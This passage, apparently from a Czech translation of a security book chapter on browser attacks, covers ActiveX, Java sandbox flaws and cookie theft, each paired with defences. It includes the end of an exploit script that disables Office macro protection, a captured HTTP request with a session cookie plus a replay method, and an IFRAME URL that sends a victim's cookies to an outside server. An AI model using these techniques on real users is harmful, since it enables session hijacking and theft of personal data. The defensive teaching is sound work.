    ua.SelectTabSDM(0x12);

    // Click the 'ok' button
    ua.SelectTabSDM(1);
}

// Beginning of script execution
if(setup0) {
    disablemacroprotection();
    parent.frames["blank"].location=
}
</script>
</body>
</html>

```

**Poznámka**

Ovládací prvky s nastaveným „Safe for scripting“ mohou být také samozřejmě volány z e-mailů formátovaných jako HTML. Protože elektronické dopisy lze mnohem přesněji směrovat na konkrétní cíle, jsou mnohem nebezpečnější. Tyto typy útoků popíšeme v další sekci.

## Obrana proti návěští „Safe for Scripting“

Existují tři metody, jak se výše popsánému problému vyhnout. Doporučujeme použít všechny.

První metoda spočívá v aplikaci záplat pro Scriptlet/Eyedog a OUA. Jsou dostupné na <http://www.microsoft.com/technet/security/bulletin/ms99-032.asp> a <http://office.microsoft.com/downloads/2000/Uactlsec.aspx>. Je ale zřejmé, že se jedná pouze o opravy konkrétních ovládacích prvků. V žádném případě neposkytnou globální ochranu proti dalším útokům, zneužívajícím jiné ovládací prvky.

Další metoda se zaměřuje na OUA a další podobné útoky, zneužívající makra v produktech Office. V menu Nástroje - Makro - Zabezpečení nastavte Úroveň zabezpečení na Vysoká (každá aplikace musí být nastavena zvlášť, neexistuje totiž možnost globálního nastavení).

Třetí a nejfektivnější metodou je zákaz ActiveX. V sekci o bezpečnostních zónách si povíme, jak toho dosáhnout, ale nejdříve si ukážeme další útok zneužívající ActiveX.

Z pohledu vývojáře nedoporučujeme nastavovat návěští „safe for scripting“ v ovládacích prvcích, které provádějí privilegované operace. Leda že byste se chtěli zviditelnit v některém z budoucích dokumentů Georgi Guninského.

### Poznámka

Jakmile jsou jednou ovládací prvky ActiveX nainstalovány, zůstávají v operační paměti tak dlouho, dokud nejsou odinstalovány. Ovládací prvek můžete odinstalovat příkazem regsvr32 /u <jmeno\_ovaladaciho\_prvku> zadáným na příkazové řádce.

## Automatický update Internet Explorerem

Rozšířenost	5
Složitost	8
Dopad	5
Celkové riziko	6

Juan Carlos Garcia Cuartango zveřejnil dokument popisující tento problém na svém webu <http://www.kriptopolis.com>. Závažnost dokumentu lze posoudit z faktu, že je jako jediný přeložen do angličtiny (zbytek webu je ve španělštině). Jedná se o útok DoS, který zneužívá ovládacího prvku ActiveX používaného k instalaci souborů .CAB. Útok umožňuje uložit verifikovaný soubor .CAB na jakékoli místo disku uživatele, a to i v případě, že přepíše již existující soubor.



## Obrana proti chybě v automatickém updatu

Microsoft zveřejnil záplatu, která danou problematiku řeší. Najdete ji v bulletinu MS00-42 na <http://www.microsoft.com/technet/security/bulletin/MS00-042.asp>.

### Poznámka

Uživatelé Windows 2000 mohou zabránit přepsání důležitých systémových souborů pomocí WFP (Windows File Protection - ochrana souborů Windows).



## Moudré použití bezpečnostních zón je řešením problémů s ActiveX

Nyní možná mnozí z vás propadají depresi a považují ActiveX za nepřijatelnou technologii. Je však pravdu, že každá masivně rozšířená technologie oplývající vysokou funkcionalitym představuje v případě zneužití velké nebezpečí. Koncoví uživatelé navíc volají po nástrojích, které jejich práci maximálně zjednoduší, a ActiveX bezesporu jsou jednou z odpovědí.


Obecným řešením problémů s ActiveX (ať již se týkají problémů s návěštím „safe for scripting“ či ne) je omezit jejich snahu získat privilegovaný přístup k systému. Vyžaduje to však znalost jednoho, bohužel často přehlíženého, bezpečnostního mechanismu Windows. Bezpečnostních zón.

### Tip

Jedním z nejlepších dokumentů o bezpečnostních zónách je článek Q174360 z Microsoft Knowledge Base, který lze nalézt na <http://support.microsoft.com>.

Tento bezpečnostní model umožňuje uživateli přiřadit různé úrovně důvěry kódu, který byl získán z některé ze čtyř zón: *Lokální síť intranet*, *Důvěryhodné servery*, *Stí Internet* a *Servery s omezeným přístupem*. Existuje ještě pátá zóna, *Lokální počítáč*, ale ta není přístupná z uživatelského rozhraní. Lze ji konfigurovat pouze pomocí IE Administrator Kitu (IEAK, <http://www.microsoft.com/windows/ieak/en/default.asp>).

Do uvedených zón (kromě zóny *Síť Internet*) můžete přidávat servery podle vlastního uvážení. Zóna Internet obsahuje všechny ty servery, které nejsou mapovány do některé z ostatních zón, a všechna další místa, která obsahují v URL tečku („.“). [Http://local](http://local) je například součástí lokálního intranetu, zatímco <http://www.microsoft.com> patří do zóny Internet, protože obsahuje tečky. Jakmile navštívíte server z nějaké zóny, začnou se aplikovat bezpečnostní pravidla asociovaná s danou zónou (může být například povoleno spouštět ovládací prvky ActiveX). Nejpečlivěji je tedy třeba nakonfigurovat zónu Internet, protože obsahuje všechna místa, která bude uživatel pravděpodobně navštěvovat implicitně. To samozřejmě nebude platit pro servery, které ručně přidáte do libovolné z ostatních zón. Buďte opatrní při rozhodování o tom, které místo je důvěryhodné a které ne.




Pokud chcete nakonfigurovat bezpečnostní pravidla pro zónu Internet, vyberte v menu Internet Exploreru Možnosti sítě Internet a v záložce Zabezpečení zvolte Zónu síť Internet. V nabídce úrovní zabezpečení doporučujeme vybrat úroveň Vysoká. Manuálně pak můžete nastavit další parametry uvedené v tabulce 16-1.

Kategorie	Parametr	Doporučené nastavení	Komentář
Ovládací prvky ActiveX a moduly plug-in	Označit skriptované ActiveX prvky jako bezpečné	Vypnout	Tady zřejmě není třeba komentáře.
Soubory cookie	Povolit soubory cookie v rámci relace (neuložené)	Zapnout	Doporučujeme nastavit výzvu, ale neustálé dotazy jsou pak příliš otravné.
Stažení	Stažení souborů	Zapnout	Přáli bychom si, abyste zde použili volbu výzva (IE dělá mnoho těchto rozhodnutí automaticky v závislosti na koncovce souboru), ale protože nejsme sadisté, nastavte zapnout.
Skriptování	Aktivní skriptování	Výzva	Neexistuje jasný rozdíl mezi vypnutím ActiveX nebo Jáva skriptování, takže volíme konzervativní (a otravné) nastavení.


Tabulka 16-1. Doporučená nastavení bezpečnostních parametrů zóny Internet

Nastavení, které vypne ActiveX, je vidět na obrázku 16-1.



Obrázek 16-1. Vypnutí všech funkcí ActiveX nás odírání před zákeřnými ovládacími prvky staženými z nepřátelských webových stránek

Špatnou zprávou je, že vypnutí ActiveX může vést k problémům při zobrazování stránek, které používají ovládací prvky k různým speciálním efektům. V dřívějších dobách závisela dynamická funkcionality mnoha webových serverů na mechanismech, jako je ActiveX. To se naštěstí změnilo díky doplnění HTML o dynamické prvky a díky používání skriptů na straně serveru. Vypnutí ActiveX tedy většinou nepovede ke snížení funkcionality, jako tomu bylo dříve. Jedinou výjimkou jsou servery, které používají ovládací prvek Shockwave firmy Macromedia. Návštěva takového serveru povede při vypnutém ActiveX k následujícímu chybovému hlášení:




Pokud se nemůžete bez všech těch zvuků a animací obejít, nezbude než ActiveX povolit (pokud ovšem nepoužíváte prohlížeč Netscape, kde je Shockwave realizováno pomocí plug-inu). Dalším hojně navštěvovaným serverem závislým na ActiveX je Windows Update (WU) Microsoftu, který tuto technologii používá k analýze softwaru na uživatelském počítači a následné instalaci chybějících záplat. WU je skvělá myšlenka, protože uživateli ušetří spoustu času, který by jinak trávil analýzou, vyhledáváním a instalací záplat (zvláště těch týkajících se bezpečnosti!). Myslíme si však, že existence tohoto serveru by neměla ospravedlňovat trvale zapnuté ActiveX na vašem počítači. Další věcí, která nebude při vypnutých ActiveX fungovat, je funkce automatického vyhledávání Internet Exploreru (jedná se o známý jev, kdy do okna pro URL napíšete „mp3“ a prohlížeč se automaticky napojí na <http://www.mp3.com>).

Jedním z řešení těchto problémů je ruční zapnutí ActiveX vždy, když navštěvujeme důvěryhodný server, a jejich opětovné vypnutí po ukončení relace. Chytřejší je však použít bezpečnostní zónu Důvěryhodné servery. Přiřaďte této zóně nějakou nižší úroveň zabezpečení (doporučujeme střední) a přidejte do ní důvěryhodné servery, se kterými chcete pracovat (například WU - windowsupdate.microsoft.com). Jakmile poté navštívíte WU, budou aplikována slabší bezpečnostní pravidla a všechny ActiveX vymoženosti WU budou fungovat. Podobně můžete mezi důvěryhodné servery zařadit i auto.search.msn.com a bude fungovat i vyhledávání z okénka pro zadání adresy.

## Poznámka

Ve výběru počítačů, které přiřadíte do důvěryhodných serverů, budte velmi opatrní. Na tyto servery je totiž aplikováno jen velmi málo omezení. Uvědomte si, že i velmi seriózní servery mohou být napadeny útočníky nebo mohou obsahovat aplikace navržené vývojárem, který má zájem o vaše data.

Podobný „zónový“ mechanismus používá i Outlook/OE, takže můžete specifikovat pravidla, která budou uplatňována při zobrazování obsahu elektronického dopisu. Samozřejmě doporučujeme nastavit omezení definovaná v zóně Omezené servery (bezpečnostní update pro Outlook 2000 to udělá za vás). Ověřte, že zóna omezených serverů má potlačeno zobrazování jakéhokoli aktivního obsahu zprávy. Obrázek 16-2 ukazuje, jak nastavit Outlook, aby používal pravidla platná v zóně Omezené servery.



Obrázek 16-2. Nastavení, které lze provést v menu Nástroje - Možnosti - Zabezpečení, ochrání uživatele před útoky pomocí e-mailu

Nastavení omezení v Outlooku přináší stejné nevýhody jako v případě IE. Je ale pravdou, že bezpečnostní rizika spojená s přijmutím a interpretací zprávy s aktivním obsahem značně převažují nad rádoby estetickým zájtkem z dopisu, o který budete aplikací omezení ochuzeni. Pokud nevěříte, přečtěte si další sekce této kapitoly.

## Bezpečnostní díry v Javě

Jednoho krásného dne roku 1990 se firma Sun Microsystems rozhodla, že vytvoří systém, který vyřeší mnohé problémy, s nimiž se programátoři potýkají již od samého počátku počítačového věku. Výsledek se jmenuje Java a opravdu řeší nemálo tradičních bezpečnostních problémů. Mnoho lidí se na základě tvrzení o tom, že systém byl již od samého počátku navrhován jako zabezpečený (a samozřejmě také na základě dalších marketingových informací firmy Sun), domnívá, že Java je 100% bezpečná. To samozřejmě není možné, ale faktem zůstává, že Java zvedla latku bezpečnosti v mnoha důležitých oblastech hodně vysoko. Následující diskuse se týká Javy 2 neboli architektury JDK 1.2.

Java je pečlivě navržený jazyk, který zabrání programátorům v chybách vedoucích například k bezpečnostním problémům typu přeplnění bufferu. Virtuální stroj JVM (Java Virtual Machine) provádí přísnou kontrolu datových typů nejen během komplikace, ale i v době běhu programu. JVM také obsahuje subsystém chránící oblasti paměti, do kterých program přistupuje. Sam jazyk Java přímo nepodporuje přístup nebo manipulaci s pamětí pomocí ukazatelů, které mimo jiné umožňují vkládat příkazy do již běžícího programu.

JVM obsahuje bezpečnostní manažer (Security Manager), který kontroluje přístup k systémovým prostředkům na základě bezpečnostní politiky definované uživatelem. Všechny tyto prvky tvoří dohromady takzvaný „sandbox“ (pískoviště), který zabraňuje Java kódu provádět privilegované operace, aniž by to uživatel povolil. Navíc Java umožňuje podepisování kódu, které uživateli umožňuje snáze rozhodnout, zda daný kód spustí, či nikoli.

Nakonec uveďme, že specifikace Javy je uvolněna pro veřejnost a získat ji můžete na <http://java.sun.com>.

Teoreticky je velmi těžké uvedené mechanismy obejít (u mnohých z nich bylo formálně potvrzeno, že jsou bezpečné), ale prakticky byla bezpečnost Javy narušena již mnohokrát. Stalo se to díky nám již dobré známému problému implementací, které nedodržují principy založené v návrhu systému. Dobrým přehledem bezpečnostních otázek systému Java, z hlediska reálného světa, je stránka o bezpečném programování (Secure Internet Programming - SIP) Princetonské univerzity (<http://www.cs.princeton.edu/sip/history/index.php3>). Dále se budeme zabývat některými vlastnostmi Javy ve vztahu k uživateli.

### Poznámka

Komplexně se problematikou bezpečnosti Javy zabývá Java Security FAQ (<http://java.sun.com/sfaq/index.html>).

## Chyby JVM Netscape Communicatoru

Rozšířenost	4
Složitost	1
Dopad	7
Celkové riziko	4

V dubnu roku 1999 objevil Karsten Sohr na univerzitě v Marburgu chybu v důležité bezpečnostní komponentě JVM implementované v Netscape Communicatoru. Pokud byly splněny určité podmínky, JVM nedokázal prověřit kód, který měl vykonávat. Zneužití této chyby vede k porušení kontroly typů. Útok je

podle toho nazýván útokem „zmatení typů“ (type confusion attack). Jedná se o klasický případ odchylky implementace od návrhu systému.

## Obrana proti chybám JVM Netscape Communicatoru

Aktualizujte program Netscape nebo následujícím způsobem zakažte Javu (viz obrázek 16-3):

1. Vyberte Edit - Preferences (úpravy - nastavení).
2. V dialogovém okně vyberte Advanced (pokročilé nastavení).
3. Zrušte volbu Enable Java (povolit Javu).
4. Stiskněte OK.

Domníváme se, že pokud povolíte používání Java skriptů ve webovém prohlížeči, nedojde k žádným závažným problémům. Java skripty jsou navíc používány tak často, že jejich vypnutí je pravděpodobně silně nepraktické. Naopak důrazně doporučujeme vypnout Java skripty v poštovním klientovi a klientovi pro news (sítové konference) způsobem, který je uveden na obrázku 16-3. Další detaily najdete na <http://www.netscape.com/security/notes/sohrjava.html>.

## Chyba v Microsoft Java Sandboxu

Rozšířenost	<b>4</b>
Složitost	<b>1</b>
Dopad	<b>7</b>
Celkové riziko	<b>4</b>

IE byl postižen podobnými problémy nedlouho poté. Díky chybám v implementaci sandboxu bylo možné úplně obejít bezpečnostní mechanismy JVM pomocí záškodnického appletu umístěného na webovém serveru nebo vloženého do elektronického dopisu naformátovaného pomocí HTML.


## Opravy Microsoft IE

Na příkazové řádce zadejte jview a zkонтrolujte verzi programu (resp. poslední čtyři číslice verze). Podle následujícího přehledu zjistíte, jste-li ohroženi:

Verze	Stav
1520 nebo nižší	Nejste ohroženi
2000-2430	Jste ohroženi
3000-3167	Jste ohroženi

Nebuděte překvapeni, když vám příkaz jview ukáže, že jste v nebezpečí, aniž byste měli nainstalován IE. Existuje totiž několik produktů od Microsoftu (například Visual Studio), které JVM také instalují.

Záplata řešící uvedený problém se jmenuje Virtual Machine Sandbox fix a je dostupná na <http://www.microsoft.com/windows/ie/download/default.html>. Můžete také Javu kompletně zakázat, ale pokud pak navštívíte server, který obsahuje Java applety (programy v Javě vykonávané na klientu), bude vaše práce s webem velmi ochuzena. Javu zakážete postupem popsaným v sekci o bezpečnostních zónách.



Obrázek 16-3. Zakazte v Netscape Communicatoru Javu a ochráníte se tak před zákeřnými Java applety, Java skript je bezpečnější, ale měl by být zakázán v poštovním a news klientovi.

## Brown Orifice - další chyby v Javě

Rozšířenost	7
Složitost	5
Dopad	3
Celkové riziko	5

Během léta 2000 oznámil Dan Brumleve, že objevil dvě chyby implementace Javy v Netscape Communicatoru. Zvláště upozorňoval na chyby v třídách pro práci se soubory, které vedly k nedostatečné kontrole v případě choulostivých operací. Jednalo se o třídu `java.net.ServerSocket` (třída, která vytváří sokety akceptující síťová spojení), `netscape.net.URLConnection` a `netscape.net.URLInputStream`, které představují Java metody pro čtení lokálních souborů. Ve všech třech případech obsahovaly třídy metodu, která chybně pracovala s metodou `SecurityManager.check` v případě ověřování, zda má applet právo provádět uvedené akce.

Lze tedy vytvořit applet, který bude volat uvedené vadné metody a jejich prostřednictvím bude naslouchat na definovaném portu s tím, že umožní čtení lokálního souborového systému. Dan takový kód napsal a poskytl ho na svém serveru jako příklad toho, jak lze chyby zneužít k útoku na nic netušícího uživatele. Vytvořil jednoduchý formulář, který umožňuje uživateli zadat, který adresář chce prostřednictvím kterého

portu vyexportovat. Tato informace je pomocí příkazu POST předána CGI skriptu, který vyvolá Danem vytvořené třídy exportující zadaný adresář na zadaném portu.

Dan prokázal smysl pro humor, když umožnil milionům uživatelů sdílet disky svých systémů pomocí sítě peer-to-peer založené na HTTP. Tento problém však nelze podceňovat jen proto, že umožňuje pouhé čtení informací. Danův přístup k problému je velmi dobrosrdčný, protože umožňuje každému uživateli kontrolovat, který adresář má být vyexportován. Lze však napsat applet, který si z vašeho disku přečte libovolné informace a udělá to tak, že si toho ani nevšimnete.

## Obrana proti Brown Orifice

Jako obvykle je jedinou absolutní obranou proti škodlivým Java appletům zákaz Javy v prohlížeči. Jak toho dosáhnout, bylo uvedeno výše. Chyba se týká Communicatoru verze 4.0 až 4.74 pro Windows, Macintosh a Unix. Netýká se Netscape 6.

## Pozor na cookies

Zajímá vás, jak některé servery přizpůsobují obsah svých stránek vašim potřebám? Jak si mohou objednávkové servery pamatovat obsah vašeho nákupního košíku nebo například preferovaný způsob platby? Samotný protokol HTTP neumí uchovávat přenášené informace od jednoho spojení ke druhému. Byl tedy vytvořen doplňkový mechanismus, který je popsán v RFC 2109 a který nastavuje takzvané „cookies“ (sušenky), obsažené v HTTP dotazech a odpovědích. Pomocí těchto cookies si webový server dokáže i po skončení relace zapamatovat, kdo jste. Cookies mohou být používány buď jen během jedné relace (jsou dočasné a uchovávají se pouze v operační paměti, odkud jsou odstraněny po ukončení práce s prohlížečem nebo po uplynutí definovaného časového intervalu) nebo mohou být trvalé (persistent) a jsou pak uloženy ve formě textového souboru na disku uživatele, obvykle v adresáři Cookies (%windir%\ Cookies pod Win9x a %userprofile%\Cookies pod NT/2000). Jistě si dovedete představit, že útočník, který získá vaše cookies, může snadno odhalit vaši internetovou identitu a dozvědět se z obsahu cookies mnoho zajímavého. Podívejme se, jak je to jednoduché.

## Kradení cookies

Rozšířenost	7
Složitost	5
Dopad	2
Celkové riziko	5


Razantním způsobem zneužití cookies je jejich odposlechnutí a následné podstrčení webového serveru. K tomuto účelu lze sice použít libovolný program pro analýzu paketů, ale vhodnější je nasadit specializovaný nástroj SpyNet/PeepNet od Laurentiu Nicula (naleznete ho v archivech serveru <http://packet-stormsecurity.org>). SpyNet se skládá ze dvou nástrojů, které se vzájemně doplňují: CaptureNet zachytí pakety tvořící relaci a uloží je na disk. PeepNet otevře soubor s relací a zobrazí její průběh ve formě přijatelné pro člověka. Pomocí PeepNet můžete přehrát relaci WWW stejně, jako ji viděl monitorovaný uživa-

tel. Následující příklad je ukázkou toho, jak PeepNet rekonstruoval relaci, která používá autentizaci pomocí cookies a přistupuje tak k personalizovaným stránkám (z důvodu ochrany nevinných byla jména změněna):

```
GET http://www.victim.net/images/logo.gif HTTP/1.0
Accept: */*
Referer: http://www.victim.net/
Host: www.victim.net
Cookie: jrunsessionid=96114024278141622; cuid=TORPMIZXTFRLRpWTVFISEblahblah
```

Ve výpisu je krásně vidět cookie odeslaný serveru. Část, která nás zajímá, začíná řetězcem „cuid=” a obsahuje unikátní identifikátor, který je použit k autentizaci uživatele na serveru www.victim.net. Řekněme, že útočník navštíví www.victim.net, založí si tam konto a obratem získá vlastní cookie. Protože se jedná o trvalý cookie, je uložen na disk a útočník tak může snadno nahradit záznam „cuid=” záznamem, který odpolechl. Pokud se pak znova přihlásí na www.victim.net, má identitu uživatele, jehož cookie odpolechl a použil ve svém vlastním souboru.

Schopnost programu PeepNet přehrát celou relaci nebo její vybrané části činí tento typ útoku ještě jednodušší. Použitím tlačítka Go Get It! můžete získat stejné stránky, které si prohlíží napadený uživatel, samozřejmě s tím, že je použit dříve odpolechnutý cookie. Na obrázku 16-4 je vidět, jak PeepNet zobrazuje stránku s něčí objednávkou, když před tím použil jeho cookie zachycený programem CaptureNet. Samotný cookie můžeme vidět v pravém dolním rámečku.



Obrázek 16-4. Cookie zaznamenaný CaptureNetem a použitý programem PeepNet

Velmi efektní trik. CaptureNet navíc poskytuje plně dekódovaný výpis zachycených dat, který se dá srovnat s výstupy profesionálních programů, jako je SnifferPro od Network Associates, Inc. Je dokonce lepší, protože je zadarmo!

## Obrana proti dotérným cookies

 Dejte si pozor na servery, které používají cookies k autentizaci a k ukládání citlivých osobních údajů. Jedním z nástrojů, který vám umožní udržet si přehled o tom, co se děje, může být Cookie Pal od Kookaburra Software (<http://www.kburra.com/cpal.html>). Tento program můžete nastavit tak, že vás bude vždy, když se webový server pokusí uložit cookie, varovat. Vy pak můžete rozhodnout, zda cookie akceptujete, či nikoli. Také IE má zabudovaný mechanismus pro kontrolu cookies, který je dostupný ve volbě Možnosti sítě Internet, záložce Zabezpečení, zóně Síť Internet, pod tlačítkem Vlastní úroveň. Pokud používáte Netscape, můžete způsob zacházení s cookies nastavit v menu Edit - Preferences - Advanced, kde se můžete rozhodnout, zda chcete být před přijetím cookie varováni (Warn Me Before Accepting A Cookie) nebo zda chcete přijímání cookies úplně zakázat (Disable Cookies), viz obrázek 16-3- Ty cookies, které budete akceptovat (a které tedy budou uloženy na váš disk), zkонтrolujte, zda neobsahují vaše osobní údaje.

Také si zapamatujte, že pokud se dostanete na server, který používá cookies k autentizaci, měl by používat protokol SSL/TLS k zašifrování alespoň prvního příkazu POST, kterým odesíláte své jméno a heslo. Programy jako PeepNet pak nejsou schopny tyto údaje zobrazit v čitelné formě.

Doporučujeme cookies rovnou zakázat, ale existuje mnoho serverů, které je vyžadují, a v případě jejich vypnutí jsou nedostupné. Příkladem může být Hotmail Microsoftu, který umožní přihlášení pouze se zapsanými cookies. A protože je Hotmail realizován několika autentizačními servery, je poměrně složité přidat ho do zóny Důvěryhodné servery, tak jak bylo ukázáno v sekci o bezpečnostních zónách. Situaci však můžete řešit tak, že do zóny uvedete záznam \*.hotmail.com.

Cookies jsou nedokonalým řešením nedostatků protokolu HTTP, ale jejich alternativy mohou být ještě horší (například připojení identifikátorů k URL, které může být následně uloženo na proxy serveru). Dokud někdo nepřijde s lepší myšlenkou, je monitorování cookies pomocí výše uvedených nástrojů jediným řešením.

## Krádež cookies pomocí zákeřného URL



Rozšířenost	<b>5</b>
Složitost	<b>8</b>
Dopad	<b>2</b>
Celkové riziko	<b>5</b>

Uživatelé IE mohou pouhým klepnutím na chytře vytvořené URL odhalit své cookies. Skript, který má tu to schopnost (<http://www.peacefire.org/security/iecookies>), vymysleli Bennet Haselton a Jamie McCarthy. Stačí, abyste zvolili odkaz uvedený na této stránce, a vaše cookies jsou pro server rázem dostupné.

Vše uvedené URL je také možno použít k získání cookies pomocí pouhého tágu **IFRAME** nebo e-mailu formátovaného jako **HTML**. Následující příklad využití tágu **IFRAME** vymyslel bezpečnostní poradce Richard M. Smith:

```
<iframe src="http://www.peacefire.org%2fsecurity%2fiecookies%2fshowcookie.html%3f.yahoo.com/"></i frame>
```

Uvedený odkaz může být i obsahem e-mailu. Dopis pak získá cookies uživatele, kterému byl adresován, a poskytne je operátorům na peacefire.org. Naštěstí lidé z peacefire vypadají jako slušná parta, ale přece jenom, přáli byste si, aby měli všechny ty informace obsažené ve vašich cookies?

## Obrana proti krádežím cookies pomocí URL

Aplikujte záplatu z <http://www.microsoft.com/technet/security/bulletin/ms00-033.asp>. Můžete také cookies monitorovat pomocí programu Cookie Pal nebo funkcí IE, o kterých jsme mluvili výše.

## Chyby rámců HTML (frame) Internet Exploreru

